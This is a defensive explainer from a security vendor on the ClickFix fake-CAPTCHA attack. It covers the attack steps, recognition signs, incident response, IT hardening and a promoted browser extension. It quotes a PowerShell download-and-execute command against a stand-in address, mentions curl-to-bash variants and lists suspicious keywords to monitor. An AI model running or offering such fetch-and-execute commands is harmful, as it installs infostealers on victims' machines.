ClickFix: how the fake Win+R CAPTCHA works, and how to stop it
Ray de Graaf · Last updated: 22 October 2026
ClickFix is an attack in which a website convinces you that you need to "fix" something or prove you are not a robot, and gets you to paste and run a command to do it. The website has already put that command on your clipboard without you noticing. You press Win+R, Ctrl+V and Enter, and you install the malware yourself. Nothing is downloaded for an antivirus to stop at the door: you type in the attack.
What is ClickFix?
ClickFix is social engineering with a technical finish. The attacker does not need a vulnerability in your browser or in Windows. They get you to take the step security normally blocks: running code on your own computer, with your own permissions.
Microsoft first observed the technique between March and June 2024, in email campaigns with HTML attachments that showed a fake Word error and a "How to fix" button. Proofpoint saw it in 2024 with the group TA571 and with ClearFake, a cluster of fake browser-update pages on compromised websites. ClickFix has since become one of the most widely used ways to get malware onto a machine. Microsoft reports campaigns reaching thousands of enterprise and consumer devices every day, with Lumma Stealer as a common payload. Proofpoint has also seen AsyncRAT, DanaBot, DarkGate and NetSupport. MITRE ATT&CK now lists it as its own technique: T1204.004, Malicious Copy and Paste.
Early lure pages imitated a crashed browser or a missing Word extension. Current variants mostly pose as a Google reCAPTCHA or a Cloudflare Turnstile check. That works because everyone is used to "Verify you are human" and no longer thinks about it.
How a fake CAPTCHA works, step by step
On 21 October 2026 we took apart a ClickFix page found in the wild, in a sealed test environment with no network access and without running the command. This is how the attack plays out, from the employee's side and from the code's side.
- A familiar screen. The page imitates a Cloudflare check, with logo, spinner, security text and a "Ray ID". That ID is generated on the spot from random characters.
- Tailored to you. The text follows your browser language; this kit shipped 31 languages, Dutch among them. The page title comes from the hostname or from a parameter in the link, so the same kit fits any compromised site or lure page.
- A checkbox in a separate frame. The CAPTCHA sits in an iframe. You click "I am not a robot".
- Pretending to check. The box shows a spinner. The script waits 2 seconds, enlarges the box and waits another half second. Nothing is checked: the delay is built in to make it feel real.
- Copying out of sight. Meanwhile the script creates a text box off-screen (
left: -9999px), puts a PowerShell command in it, selects it and copies it to your clipboard. Then it removes the text box. You selected nothing and never pressed "copy". - The "verification step". Now the instructions appear: press the Windows key + R, press Ctrl+V, press Enter (or click OK). The window that opens is Run, a part of Windows most employees never use.
- You launch the attack. Whoever follows the steps pastes the command and runs it. The website cannot start PowerShell itself; Windows does, because you asked it to.

The command hidden in this kit looked like this (with a documentation address instead of the attacker's real one):
powershell -c iex(irm 203.0.113.7 -UseBasicParsing)
powershell -cstarts PowerShell and runs the text after it.irmis short forInvoke-RestMethod: fetch the content at that address.iexis short forInvoke-Expression: run that fetched text as code.
Together: download a script from the attacker's server and run it straight away. What that second script does is decided by the attacker at the moment you paste. With ClickFix it is often an infostealer, which takes saved passwords, session cookies and crypto wallets from your browser.
The command is often followed by a comment such as # I am not a robot - reCAPTCHA Verification ID: 2165. The Run box is narrow, so that is all you see after pasting. The dangerous part falls off the left edge.
Variants on Windows, macOS and Linux
Windows: Run (Win+R). The classic route. The window is fast, shows no warning and few people recognise it. Windows remembers what was run there in the RunMRU registry key, which later helps IT reconstruct what happened.
Windows: Terminal and PowerShell (Win+X). Some pages have you open Terminal through Win+X and paste there. Windows Terminal warns when you paste multiple lines, so attackers keep the command on a single line.
Windows: File Explorer (FileFix). In June 2025 researcher mr.d0x described a variant that uses the File Explorer address bar. The page asks you to open a "shared document" by pasting a path into the address bar. That path is really a command.
macOS: Terminal. Microsoft describes a June 2025 campaign that used ClickFix to get Mac users to install Atomic macOS Stealer (AMOS). The pasted command keeps asking for your password until it is correct, downloads a file with curl and uses that password to strip the macOS quarantine flag, so Gatekeeper no longer warns.
Linux: Terminal. MITRE lists Linux as a target too. The command is then usually a variation on "fetch this and hand it straight to the shell": curl … | bash, or something in base64 that is decoded first.
The trick is the same everywhere. Only the window you paste into changes.
How to recognise a ClickFix attack
- A real CAPTCHA never asks you to do anything outside your browser. No keyboard shortcut, no Run box, no Terminal, no File Explorer. Remember that and you are protected against almost every variant.
- The combination Win+R, Ctrl+V, Enter. Or: Win+X, then Terminal. Or on a Mac: Cmd+Space, Terminal, Cmd+V. Any instruction in that direction is a red flag.
- A problem you are asked to fix. "Document cannot be displayed", "Your browser needs an update", "Microphone not working in this meeting", "Verification failed, follow these steps".
- A clipboard you did not fill. If you copied nothing and there is something on your clipboard anyway, do not paste it anywhere.
- A place you would not expect it. ClickFix turns up in phishing email, through search-engine ads and on legitimate websites that have been hacked. A well-known site is no guarantee.
Already pasted? Do this
Pasted, but not pressed Enter yet. Press Esc or close the window. Nothing has run. Close the tab with the fake CAPTCHA too, and still tell IT, so they can block the site for colleagues.
Pressed Enter or clicked OK. Assume something was installed and act fast:
- Take the computer off the network. Wi-Fi off, cable out. Do not shut it down: IT needs the memory and logs to see what happened.
- Report it to IT or the service desk straight away. Give the time, the website and what you pasted. No need to be embarrassed: the sooner IT knows, the less damage. With ClickFix every hour counts, because an infostealer sends off passwords and sessions within minutes.
- Change your passwords from another device. Start with your work account, your email and everything whose password was saved in your browser.
- Have all sessions ended. A stolen session cookie keeps working after a password change, and bypasses MFA. IT can revoke all sessions for your account in Microsoft 365 or Google Workspace.
- Do not put the computer back to work yourself. Let IT decide whether it is cleaned or reinstalled.
Did it happen at home on a personal computer? Take it off the network, change your passwords from another device (email and bank first), call your bank if you logged in there from that computer, and have the computer reinstalled.
What IT can do
ClickFix only works if an employee can run code through a window they do not need for their job. That is where the best defence lies.
- Restrict Win+R. The Group Policy setting Remove Run menu from Start Menu (User Configuration > Administrative Templates > Start Menu and Taskbar) disables the Run box and its shortcut. In Intune it is the same setting as policy CSP
ADMX_StartMenu/NoRun. Microsoft explicitly recommends it for users who do not need Run in their daily work. - PowerShell in Constrained Language Mode. In this mode PowerShell cannot make arbitrary .NET calls, which breaks many attack scripts. Do not switch it on by itself, because then it can be bypassed. Microsoft is clear about this: only in combination with App Control for Business or AppLocker is it a real boundary.
- App Control on what Run may start. Microsoft describes an App Control policy that stops built-in Windows programs such as PowerShell from being launched from Run.
- EDR and logging. An EDR solution, such as Microsoft Defender for Endpoint, recognises the pattern "File Explorer starts PowerShell with a download-and-execute command" and can stop it. Turn on PowerShell Script Block Logging so obfuscated commands show up readable in the logs, and enable network protection so the second-stage address is blocked as well.
- Monitor RunMRU. Commands containing
powershell,mshta,curloriexin the Run history are almost always suspicious for ordinary office staff. - Train on the one signal. "A real CAPTCHA never asks you to do anything outside your browser" is a rule everyone can remember. Under NIS2, staff training is part of the duty of care; see NIS2 security awareness training for what that involves.
Pulse: the browser extension that intercepts ClickFix
Pulse is the CyberPulse browser extension for Chrome, Edge and Firefox. It steps in at the moment ClickFix starts: in the browser, before anything lands on your clipboard.
- Clipboard cleared, explained. If a website tries to put a PowerShell or terminal command on your clipboard, Pulse replaces it with empty text and shows a warning across the whole page, even when the copy comes from a small CAPTCHA frame. That is exactly what happened with the kit above.
- Warns before copying. A page that asks you to press Win+R, Ctrl+V and Enter, or to paste something into File Explorer or Terminal, is recognised before anything has been copied.
- Windows, macOS and Linux. Pulse recognises commands for PowerShell, the Mac terminal and AppleScript, and Linux shells, including ones hidden in base64 or behind odd characters.
- Report for IT. One click shows IT how someone reached that page, through which redirects, and which command was copied (with a hash).
Pulse works locally in the browser. With a signed-in account it sends only the type of alert, the domain and the time to the admin portal. No page content, no entered data and no command.
Pulse is included in the CyberPulse subscription at no extra cost. Your IT team rolls it out to every workstation in one go, for example through Intune or Group Policy. Pulse uses pattern recognition and is not an antivirus and not a guarantee: a trick it does not know yet can slip through. Use it alongside the measures above, not instead of them.
See Pulse on the homepage or start a free trial and show your team what a fake CAPTCHA looks like before they run into one.
Frequently asked questions
What is ClickFix?
ClickFix is an attack technique in which a website shows you a fake error or fake CAPTCHA and asks you to paste and run a command yourself, usually via Win+R, Ctrl+V and Enter. The website has already put that command on your clipboard without you noticing. Whoever follows the steps installs malware themselves, often an infostealer that takes passwords and session cookies. Microsoft first observed the technique in 2024; MITRE ATT&CK lists it as T1204.004.
Does a real CAPTCHA ever ask for Win+R?
No. A real Google or Cloudflare CAPTCHA happens entirely inside your browser: a checkbox, clicking images, or nothing at all. A page that asks you to open Win+R, Win+X, Terminal or the File Explorer address bar and paste something there is always an attack.
I pasted the command but did not press Enter. Am I infected?
No. As long as you did not press Enter or click OK, nothing has run. Press Esc or close the window, close the tab and report the website to IT so colleagues are protected.
What should I do if I ran a ClickFix command?
Take the computer off the network straight away (Wi-Fi off, cable out) but do not shut it down, and report it to IT immediately with the time, the website and what you pasted. Change your passwords from another device, starting with your work account and email, and have IT revoke all sessions for your account: a stolen session cookie keeps working after a password change.
Does ClickFix work on a Mac or Linux too?
Yes. On a Mac the page has you open Terminal and paste there; Microsoft describes a June 2025 campaign that installed Atomic macOS Stealer this way. On Linux it is usually a command that fetches something and hands it straight to the shell. MITRE lists Windows, macOS and Linux as platforms.
How can IT protect an organisation against ClickFix?
Disable the Run box for users who do not need it (Group Policy Remove Run menu from Start Menu, or ADMX_StartMenu/NoRun in Intune), put PowerShell in Constrained Language Mode together with App Control for Business or AppLocker, use EDR with PowerShell Script Block Logging, and train staff on one rule: a real CAPTCHA never asks you to do anything outside the browser. A browser extension such as Pulse can intercept the copy in the browser itself.
Sources
- Microsoft Security Blog, Think before you Click(Fix): analyzing the ClickFix social engineering technique
- Proofpoint, Security Brief: ClickFix social engineering technique floods threat landscape
- CISA, advisory AA25-141B: LummaC2-malware (fake CAPTCHA with Win+R and Ctrl+V)
- MITRE ATT&CK, T1204.004 User Execution: Malicious Copy and Paste
- mr.d0x, FileFix: a ClickFix alternative
- Microsoft Learn, ADMX_StartMenu Policy CSP (NoRun)
- Microsoft Learn, about_Language_Modes (Constrained Language Mode)
- Microsoft Learn, Invoke-Expression
- Microsoft Learn, Invoke-RestMethod
Try CyberPulse free for 14 days · MSP or IT partner? See the partner programme